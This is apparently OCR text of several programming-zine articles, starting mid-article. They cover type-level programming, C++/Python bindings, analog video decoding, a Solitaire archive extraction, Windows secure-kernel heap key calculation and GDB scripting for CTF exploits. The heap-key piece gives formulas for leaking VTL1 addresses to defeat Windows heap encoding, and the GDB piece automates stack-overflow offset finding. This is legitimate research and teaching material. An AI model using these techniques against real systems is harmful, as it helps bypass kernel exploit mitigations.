
Now, we can write a recursive template, and get the rest of addition for free:


```
template <typename LHS, typename RHS>
class Add<LHS, S<RHS>>
{
public:
    using Result = S<typename
        Add<LHS, RHS>::Result>;
};

static_assert(std::is_same<
    Add<One, One>::Result,
    Two
>::value);
```

The right hand side of our expression ticks down to zero until the base case kicks in. This constitutes the system known generally as Presburger arithmetic. It's a simple system that concretely defines addition and the natural numbers, but it's quite obviously short of everything we want out of arithmetic. We can patch up our type definitions by adding operators for comparison, multiplication, and a few others, but the next real step in expressivity comes down to proving broader statements. It's all well and good to say that $1+2 = 2+1$, but wouldn't we like to show that $x+y = y+x$ for every natural number?

The complete system of Peano arithmetic gives us an axiom of induction: If a fact is true at 0, and its truth at n implies its truth at $n + 1$, then we know the fact is always true. (If it's true at 0, it's true at 1. If it's true at 1, it's true at 2, and so on. If we know it's true at 0, we know it's always true!) Perhaps if we encoded this in the type system, we could `static_assert` any theorem we wanted. Fortunately for mathematicians, though, this can't be done. We'd need to get the C++ type system talking not just about `S<Zero>` and `S<S<Zero>>`, but about the successors of any and every type, all at once: How else could we write a theorem? Nor is there an algorithm to judge a theorem: Each case — perhaps an exercise for the reader — requires manual input and just a little bit of creativity.

Tali Auster





Twitter: https://twitter.com/rappenem
Instagram: https://www.instagram.com/Rappenem_/

Matthieu Rappeneau

Type-Level Programming

Statically typed programming languages are the closest typical programmers come to using formal systems. If used properly, a type system decreases the probability of software bugs by providing specific guarantees. I, however, long for our field to adopt ever increasing levels of formalism. Perhaps writing provably bug-free programs will become the norm?

TypeScript, designed as a retrofit for JavaScript codebases, is a very expressive tool — complicated programs can be written, which run as part of the type-checker. For example, the program below only compiles if the array on lines 33-35 is a magic square!

The type system doesn't allow writing loops; however, functional-style programming can be used to define the `MagicSquare` type which depends on over a dozen other types: `First`, `Shift`, `Last`, `Pop` manipulate arrays. `Flatten`, `Unique`, and `AllDiff` work together to ensure that every element is different. `Col`, `Reduce`, `Tr` process arrays of arrays. `D1` and `D2` pull out the diagonal numbers. `Sum` computes sums by converting numbers into arrays with `Arr` and subsequently concatenating all the arrays. `SameSums` checks that all the sums match up.

Learn more about type-level programming: https://softwaremill.com/developing-type-level-algorithms-in-typescript/ and https://developers.mews.com/compile-time-functional-programming-in-typescript/

Verbose version of this article's code: https://github.com/alokmenghrajani/type-level-programming

```
1  type And<A extends boolean, B extends boolean> = A extends true ? B : false
2  type Arr<N extends number, R extends any[] = []> = R["length"] extends N ? R
3   : Arr<N, [...R, any]>
4  type First<T extends any[]> = T extends [infer H, ...infer _] ? H : any
5  type Shift<T extends any[]> = T extends [infer _, ...infer Rest] ? Rest : any[]
6  type Last<T extends any[]> = T extends [...infer _, infer L] ? L : any
7  type Pop<T extends any[]> = T extends [...infer H, infer _] ? H : any
8  type Col<T extends any[][], R extends any[] = []> = T["length"] extends 0 ? R :
9   Col<Shift<T>, [...R, First<First<T>>]>
10 type Reduce<T extends any[][], R extends any[][] = []> = T["length"] extends 0 ? R :
11  Reduce<Shift<T>, [...R, Shift<First<T>>]>
12 type D1<T extends any[][], R extends any[] = []> = T["length"] extends 0 ? R :
13  D1<Reduce<Shift<T>>, [...R, First<First<T>>]>
14 type D2<T extends any[][], R extends any[] = []> = T["length"] extends 0 ? R :
15  D2<Reduce<Pop<T>>, [...R, First<Last<T>>]>
16 type Tr<T extends any[][], R extends any[][] = []> = First<T>["length"] extends 0 ? R :
17  Tr<Reduce<T>, [...R, Col<T>]>
18 type Flatten<T extends any[][], R extends any[] = []> = T["length"] extends 0 ? R :
19  Flatten<Shift<T>, [...R, ...First<T>]>
20 type Unique<A extends any, B extends any[]> = B["length"] extends 0 ? true :
21  A extends First<B> ? false : Unique<A, Shift<B>>
22 type AllDiff<A extends any[]> = A["length"] extends 0 ? true :
23  And<Unique<First<A>, Shift<A>>, AllDiff<Shift<A>>>
24 type Sum<T extends any[], R extends any[] = []> = T["length"] extends 0 ? R :
25  Sum<Shift<T>, [...R, ...Arr<First<T>>]>
26 type SameSums<T extends any[], S extends any[]> = T["length"] extends 0 ? true :
27  And<Sum<First<T>> extends S ? true : false, SameSums<Shift<T>, S>>
28 type MagicSquare<T extends any[][]> = And<SameSums<[...Shift<T>, ...Tr<T>, D1<T>, D2<T>],
29  Sum<First<T>>>, AllDiff<Flatten<T>>>
30
31 let x: any
32 const three_by_three: true = x as MagicSquare<[
33  [2, 7, 6],
34  [9, 5, 1],
35  [4, 3, 8],
36 ]>
```

The only way to analyse malware is to

unprotect it

WWW.UNPROTECT.IT

UNPROTECT PROJECT

nthw.

Not The Hidden Wiki

The largest repository of links related to cybersecurity

And remember... knowledge should be free!

notthehiddenwiki.com

Using a C++ library in a Python script

Compiled and scripting languages are fundamentally different. While the former is executed directly from an image and depends on the platform, the latter is independent, although an interpreter is needed. What if we join these two ideas regardless, to create something that will have advantages of both - the execution speed of a compiled program and the ease of use of a scripting language. That is exactly what this article is all about.
We will join C++ and Python together!

Actually, there is nothing innovative here. Many Python packages, e.g. NumPy [1] or TensorFlow [2], use the same approach to speed up execution times. There are different tools that can help achieve that like pybind [3] or more advanced like SWIG [4]. However, I wanted to focus here on how it works, therefore with minimal use of additional tools.
So, having a C++ class like in the following example, how can we actually call its methods from a Python script?

```
struct S {
  int x;
  std::string str;
};
class A {
  std::vector<S> v;
public:
  A(size_t size);
  bool insert(int x, std::string str);
  bool empty() const;
  std::string getStrRepr() const;
};
```

It turns out that Python itself provides us with C API [5] that can be used to create, the so-called "extension modules". The API comes in a form of a "Python.h" C header and a dynamically-linked library.

```
#include <Python.h>
...
static PyObject* test(PyObject* self,PyObject* args){
    cout << "Hello from C++!" << endl;
    Py_RETURN_NONE;
}
static PyMethodDef ModuleMethods[] = {
   { "test", test, METH_VARARGS, NULL},
   { NULL, NULL, 0, NULL }};
static struct PyModuleDef mylibModuleDef = {
    PyModuleDef_HEAD_INIT, "pymylib", NULL,
    -1, ModuleMethods,NULL,NULL,NULL,NULL };
PyMODINIT_FUNC PyInit_pymylib() {
    return PyModule_Create(&mylibModuleDef);
}
```

After that we build the simplest module shown above we can do:

```
>>> import pymylib
>>> pymylib.test()
Hello from C++!
```

We actually don't need to have access to a source code of a library that we want to wrap. To show that, we will compile the library code (class A and struct S) to a dynamic library (libmylib.so) and try to wrap it. To build a Python's extension module that wraps it, I used a tool called "distutils". Interestingly enough, an extension module is just another dynamic library.

```
from distutils.core import setup, Extension
extension_mod = Extension(name="pymylib",
  libraries=["mylib"], include_dirs=["../mylib/inc"],
  sources=["./cpp/mylib_wrap.cpp"])
setup(name = "pymylib", ext_modules=[extension_mod])
```

If we want to wrap our C++ class, we need to have an equivalent of it on the Python side, I called it PyA. We also need to create a PyTypeObject that will represent that type in the Python's type system. We will name it the same as in C++. We set it with a second parameter of PyModule_AddObjectRef().

```
typedef struct {
    PyObject_HEAD
    A* aPtr;    } PyA;
static PyTypeObject PyAType = {
    PyVarObject_HEAD_INIT(NULL, 0)};
PyAType.tp_name = "pymylib.A";
...
Py_INCREF(&PyAType);
PyModule_AddObject(mylibModule, "A",
  (PyObject*)&PyAType);
```

Now, we have to create functions, that will properly initialize and destroy our object, and set them to appropriate function pointers, so that Python knows where they are.

```
static int PyA_init(PyA* self, PyObject* args,
  PyObject* kwds) {
    size_t size;
    if (!PyArg_ParseTuple(args, "k", &size))
      return -1;
    self->aPtr = new A(size);
    return 0;
}
PyAType.tp_init = (initproc)PyA_init;
static int PyA_dealloc(PyA* self) {
    delete self->aPtr;
    Py_TYPE(self)->tp_free(self);
    return 0;
}
PyAType.tp_dealloc = (destructor)PyA_dealloc;
```

The next step is to create wrappers for C++ class methods. Here is an example for insert() method. I use PyArg_ParseTuple() C API function to unpack arguments to individual variables. Then, we tell where the wrapper is and how we would like to name it.

```
static PyObject* PyA_insert(PyA* self,PyObject*
args){
    int x;
    const char* str = nullptr;
    Py_ssize_t strLen;
    if(!PyArg_ParseTuple(args,"is#",&x,&str,&strLen))
        return Py_None;
    bool insert_ret = self->aPtr->insert(x, str);
    return insert_ret ? Py_True : Py_False;
}
static PyMethodDef PyAMethods[] = {
    { "insert", (PyCFunction)PyA_insert,
      METH_VARARGS, NULL}, { NULL, NULL, 0, NULL }};
PyAType.tp_methods = PyAMethods;
```

We also e.g. have an ability to control how __str__() will work on our type and thus the output issued by print() function.

```
static PyObject* PyA_str(PyA* self) {
    auto strRepr = self->aPtr->getStrRepr();
    return Py_BuildValue("s", strRepr.c_str());
}
PyAType.tp_str = (reprfunc)PyA_str;
```

Here's a small sample of a usage of the wrapper:

```
>>> import pymylib
>>> a = pymylib.A(10)
>>> a.insert(1, "abc")
True
>>> a.insert(2, "xyz")
True
>>> print(a)
{1: "abc", 2: "xyz"}
```


In more advanced wrappers, another layer of abstraction can be introduced, but on Python side, that is aware of Python's features, so that it can provide seamless Python-like experience for users of a wrapped C++ library.

Link to full code on GitHub: arturn-dev/paged-out-articles at cpp-py (github.com)

[1] https://numpy.org/doc/stable/user/whatisnumpy.html#why-is-numpy-fast
[2] https://github.com/tensorflow/tensorflow/tree/master/tensorflow/python
[3] https://pybind11.readthedocs.io/en/stable/
[4] https://www.swig.org/ [5] https://docs.python.org/3/c-api/intro.html


Artur Nowicki
SAA-ALL 0.0.7
https://github.com/arturn-dev
artur.now.dev@proton.me


VHS, LaserDisc all the way to SMPTE-C & 2" Quad were stuck in a limbo of limited hardware and legacy standards in a market flooded with ICs from ATI/Panasonic/Conexant/Analog Devices with hard limitations and a massive scalping problem of JVC/Panasonic hardware due to built-in Time Base Correctors "TBC" all the way to Digital8 for Video8/Hi8 & Betamax HiFi decks, alongside any rack mount time base correction and frame store hardware you can find, 100s to 1000s of USD/GBP/EUR of inflation. Today, the death of unnecessary hardware for preservation has been set in stone thanks to the decode projects.


CX Card White Variant 2022 (PCIe 1x) - Harry Munday

In 2005, Hew How Chee made the CXADC driver (https://github.com/happycube/cxadc-linux3), turning a range of generic 2000-2002 era Conexant "CX" series of AIO decoding chips into 28.6mhz 8-bit RAW capturing ADCs, with later expansion by Chad Page in 2013 with an idea to digitise the FM RF signal of LaserDiscs, leading to the DomesDay86 project (https://www.domesday86.com/) and the DomesDay Duplicator (https://github.com/happycube/ld-decode/wiki/Domesday-Duplicator) as the standard for LaserDisc archival today; however, in 2021-2024, Tony Anderson & myself via a process of trial & error found these new chinese CX chip cards could do 40-57msps 8-bit with just a new 2 USD crystal swap, making the CX Cards with the CXADC driver the most powerful PCIe direct stream ADC platform in the world today for consumers, at an incredible low cost of 15-30 USD a card.

This driver has since expanded into multi card support & synchronised clock support hardware with the clockgen mod (https://github.com/oyvindln/vhs-decode/wiki/Clockgen-Mod), building a new standard for affordable multi channel RF capture, alongside standard audio ADC boards for linear and hifi reference capture, meaning all signal data can be automatically aligned in post production with even the crystal rates being entirely software defined for the initial capture.






Sampled FM RF video waveform (.flac) inside Adobe Audition - Harry Munday

The FM RF archival workflow is simple, virtually grab any VCR or VTR of your desired format, find test points (https://github.com/oyvindln/vhs-decode/wiki/004-The-Tap-List) with chroma+luma for colour under (VHS/Betamax), or the composite modulated signals (Laserdisc/SMPTE-C) or Y&C points for dual channel formats such as W-VHS & Betacam, decouple, impedance match, amplify & add a BNC & capture samples to file.

In laymans, it's just like audio files, just a waveform with some extra digits, in fact thanks to SoX/GNUradio and codecs like FLAC today, 6 hours of stable VHS NTSC can be stored virtually losslessly on a standard 128GB BDXL optical disc, the original signal preserved virtually forever in its original analog signal domain.



Decoded video signal frame inside ld-analyse (Ace Combat 3: Electrosphere) - Harry Munday

Today, the vhs-decode (https://github.com/oyvindln/vhs-decode/wiki/), ld-decode, cvbs-decode & hifi-decode projects have a shared binary package as much as they have a shared family of developers and contributors who have together provided the world's leading analog video decoding tool suite for media preservation powered by 100% open source code for the people by the people.

Its abilities, continuously improving by month to year, speak for themselves. Alongside the full signal frame visual preservation and in virtually all edge cases outperforming hardware time base correctors & chroma decoders.

VHS decode
Software Defined Videotape Player

Brotli Zip Archive

One day, when I was bored during the pandemic, I was looking for something to reverse engineer. Tired of crackmes, I decided to play with something different. I opened the Microsoft Solitaire Collection. If you have not heard of it – it is a modern remake of the classic solitaire games, e.g., FreeCell.

I noticed that when you start a new game, you can specify the difficulty level. I first thought it is implemented like this: first randomly generate a game, and have an algorithm rate the difficulty of the game until a game with the desired difficulty level is found. At least this is how several Sudoku implementations generate the board.

Upon further inspection, it turned out this was not the case. I analyzed the game executable both statically and dynamically, and I noticed a ZIP archive in the game folder. There is a CSV file in it, which, when decompressed, contains the list of games at each level. I know this sounds too sketchy, but I can hardly recall more details since it was three years ago.

The ZIP archive also contains various other game resources, and I wished to extract them directly. I first tried a few popular archive utilities (e.g., 7-zip) and got no luck. I manually analyzed the file in 010Editor, and concluded that it conforms to the ZIP file format. This explains why it is possible to view the file list of the archive. The only thing that prevents it from being extracted is that the files are compressed with method 34 (0x22), which is not supported by the tools. For context, the default compression algorithm of ZIP, DEFLATE, is 0x8.

I was stuck there and could not move forward. Google search did not help much. I know it is always possible to reverse engineer the code, but that seems a bit too much work for my recreational purpose.

Back in the year 2024, I found some notes I took for the problem. I decided to try again and see if I could make any progress. This time, instead of focusing on "ZIP archive" and "compression", I tried to search for "Microsoft Solitaire Collection" and "ZIP" together. And I came across this page [1] on "The Cutting Room Floor", which is "a site dedicated to unearthing and researching unused and cut content from video games".

Much to my surprise, it seems not only someone else has previously attempted the very same problem, but he also seems to have succeeded – the page mentions that a "QuickBMS script" can extract it, and links to a script hosted on Discord. Unfortunately, the file link is dead, so I had to continue my research.

I searched QuickBMS and learned it is a tool for file extraction and archive parser. I browsed the website and I found a script zip.bms [2] which seems relevant. Inside of it, it has the following code snippet:

```
elif method == 34
    ComType brotli
```

Yet again, brotli [3] is new to me and I figured out it is a compression algorithm developed by Google. Interestingly, brotli is named after Brötli, which means "small bread" in Swiss German. With the compression algorithm known and the existence of a handy pip package, I quickly wrote a script to decompress the archive:

```
import brotli, zipfile, os
archive_path = 'data-<redacted>.archive'
dump_root = 'dump'

with zipfile.ZipFile(archive_path) as archive:
    for info in archive.infolist():
        archive.fp.seek(info.header_offset + len(info.FileHeader()))
        compressed = archive.fp.read(info.compress_size)
        decompressed = brotli.decompress(compressed)
        dump_path = os.path.join(dump_root, info.filename)
        os.makedirs(os.path.dirname(dump_path), exist_ok=True)
        with open(dump_path, 'wb') as output:
            output.write(decompressed)
```

And it works!

Afterward, I checked the QuickBMS and realized the archive could be extracted directly with the help of the above-mentioned zip.bms:

```
quickbms.exe zip.bms data.archive
```

If I had known QuickBMS earlier, I would have extracted it effortlessly. But I would also miss the opportunity to have this fun exploration!

[1] https://tcrf.net/Microsoft_Solitaire_Collection
[2] https://aluigi.altervista.org/bms/zip.bms
[3] https://github.com/google/brotli

ЛИФТ
НЕ РАБОТАЕТ

Calculating VTL1 Heap Keys from VTL0

In Windows 10 RS5, Microsoft rewrote all the heaps in the system, making them all use the same LFH heap library. That introduced improvements in layout, efficiency and security. This new library includes two new keys, randomly generated at boot, that are used to encode data that can be abused by attackers. These are called HeapKey and LfhKey, and they're used to encode different heap structures (LFH and non-LFH ones).

The LFH heap library is used by all heaps in the system - user mode, kernel mode and even the secure kernel. Every component that uses this library initializes its own unique set of keys. But the normal kernel has access to a special secure kernel heap, called the secure pool, that we can (ab)use to calculate the secure kernel keys. The secure pool is managed by the secure kernel (in VTL1) and is mapped to VTL0 kernel with read-only permissions. Drivers can allocate and write data into this pool through a special API, ExAllocatePool3, to protect it from kernel exploits. The trick that allows us to leak information and eventually calculate the secret keys is the fact that the secure pool is mapped from VTL1 to VTL0, and the addresses in all its management structures are mapped as-is, so we get VTL1 addresses in VTL0.

The heap is split into segments, each managing 1MB of memory. These are split into smaller subsegments. The segment begins with a HEAP_PAGE_SEGMENT structure that manages the segment. HEAP_PAGE_SEGMENTs have a Signature field, which is an encoded pointer to a HEAP_SEG_CONTEXT - a structure managing all the segments in the heap. The formula used to decode the Signature and retrieve the HEAP_SEG_CONTEXT is:

```
seg_context = segment.Signature ^ HeapKey ^ segment_address ^ MAGIC_VALUE
```

(the magic value is hardcoded as 0xA2E64EADA2E64EAD, and recent builds no longer use it)

This means that if we can find the address of the HEAP_SEG_CONTEXT, the segment's Signature and the HEAP_PAGE_SEGMENT address, we can calculate the HeapKey. To find them, we need to make enough secure pool allocations to force the creation of at least two segments, each with its own HEAP_PAGE_SEGMENT structure. The segments are connected through a ListEntry field that links the segments to each other and to the head of the list that exists inside the heap's HEAP_SEG_CONTEXT. Once we have two HEAP_PAGE_SEGMENT structures, we can use them to get all the details we need:

```
heap_page_segment_sk_address = second_segment.ListEntry.Blink
seg_context_sk_address = first_segment.ListEntry.Blink – offsetof(HEAP_SEG_CONTEXT, "SegmentListHead")
HeapKey = first_segment.Signature ^ seg_context_sk_address ^ heap_page_segment_sk_address ^ MAGIC_VALUE
```

We can use a similar method to calculate LfhKey. This key is used in LFH subsegments (subsegments that manage allocations of a single, common size) to encode the field BlockOffsets, which contains data about the block sizes in the subsegments. The formula used to decode the encoded BlockOffsets is:

```
raw_data = BlockOffsets.EncodedData ^ ((int)(subsegment_address) / PAGE_SIZE) ^ LfhKey
```

To find LfhKey, we need the raw data (the subsegment's block sizes and offset of the first allocation), the subsegment's secure kernel address, and the encoded BlockOffsets. We'll create enough secure pool allocations to force the creation of an LFH subsegment. Once that happens, we can easily find the address of the subsegment, as well as the address of the HEAP_PAGE_SEGMENT that manages it. Using the same technique as before, we find the secure kernel address of the HEAP_PAGE_SEGMENT and calculate the secure kernel address of the subsegment. Then we can build the raw BlockOffsets structure, since we know the block size and offsets (we initiated them, after all) and calculate the LfhKey:

```
lfh_subsegment_sk_address = heap_page_segment_sk_address | (lfh_subsegment & 0xfffff)
raw_data = block_size | (first_alloc_offset << 16)
LfhKey = lfh_subsegment.BlockOffsets.EncodedData ^ raw_data ^ ((int)(lfh_subsegment_sk_address)/PAGE_SIZE)
```

Headless GDB Scripting

Consider a simple exploitation scenario where we have a stack buffer overflow and we want to figure out the location in our input that contains the value that will overwrite the return address. We could use our decompiler platform of choice, cross-reference the local variable usage, let it reconstruct the stack frame and compare the offset of the overflowing variable with the offset of the saved return address.
On the other hand, sending a de Bruijn sequence generated with the pwntools cyclic() function, using the instruction pointer value at the crash and calculating the offset, might be easier.
Doing this manually is all well and good and can be accomplished in a few minutes but what if you want to do this in an automated or "headless" fashion? While we do not yet live in a utopia with an API-first headless scriptable debugger,[1] we can make a workable hack.

Scripting GDB

As long as we are on a platform supported by GDB, we can accomplish this by using its Python API. The first step is to start the process and attach GDB

```
from pwn import *
io = process("./exercise", level="debug")
_, gdb_api = gdb.attach(io, api=True)
```

Now we can attach an event handler to the "stop" event which fires among, other things, when a segfault is triggered.

```
...
def stop_handler(event):
  print('program stopped')
gdb_api.events.stop.connect(stop_handler)
```

If we then make the program crash, we can access register values from this handler

```
...
def stop_handler(event):
  frame = self.gdb.selected_frame()
  rsp = int(frame.read_register("rsp"))
  process = self.gdb.selected_inferior()
  ret = process.read_memory(rsp, 8)
  offset = cyclic_find(ret.tobytes()[:4])
...
```

Linearizing the flow

Now, since this is event-driven, we might want to add some plumbing to make the rest of the code wait for the result to come back. We do this by using the fact that any callable can be passed as an event handler together with a semaphore.

[1]Someone please build this

```
class GdbExtractor:
  def __init__(self, gdb):
    self.semaphore = threading.Semaphore(0)
    self.gdb = gdb
    self.retaddr = None

  def __call__(self, event):
    self.retaddr = self.gdb...
    self.semaphore.release()
...
extractor = GdbExtractor(gdb_api)
gdb_api.events.stop.connect(extractor)
gdb_api.execute("continue")
...
extractor.semaphore.acquire()
print(f'Ret: {extractor.retaddr}')
```

For this to work fully headless, you might need to adjust the terminal. If you are using pwntools, you can do this like this:

```
context.terminal = [
  "python3",
  os.path.join(
    os.path.dirname(pwnlib.__file__),
    "gdb_faketerminal.py"
  ),
]
_, gdb_api = gdb.attach(io, api=True)
context.terminal = None
```

Nested events gotchas

If you want to issue commands to GDB, you can do this with the .execute() method but there is a small caveat if you are doing this from within an event handler. If you call "continue" from the event handler, it will not work. However, we can again take advantage of the fact that you can pass a callable

```
# inside an event handler
# you have to do this
def stop_handler(event):
  f=lambda:gdb.execute('continue')
  gdb.execute(f)

# outside an event handler
# this is enough
gdb.execute('continue')
```

Now, why would we want this? Personally, the problem arose when I was building "unit tests" to a series of introductory CTF challenges I had built. I wanted my solve scripts to be able to solve the challenges even if they were rebuilt in such a way that the stack layout happened to change or even work for multiple architectures. One could also imagine this being useful for unit or integration tests in an exploit development shop.
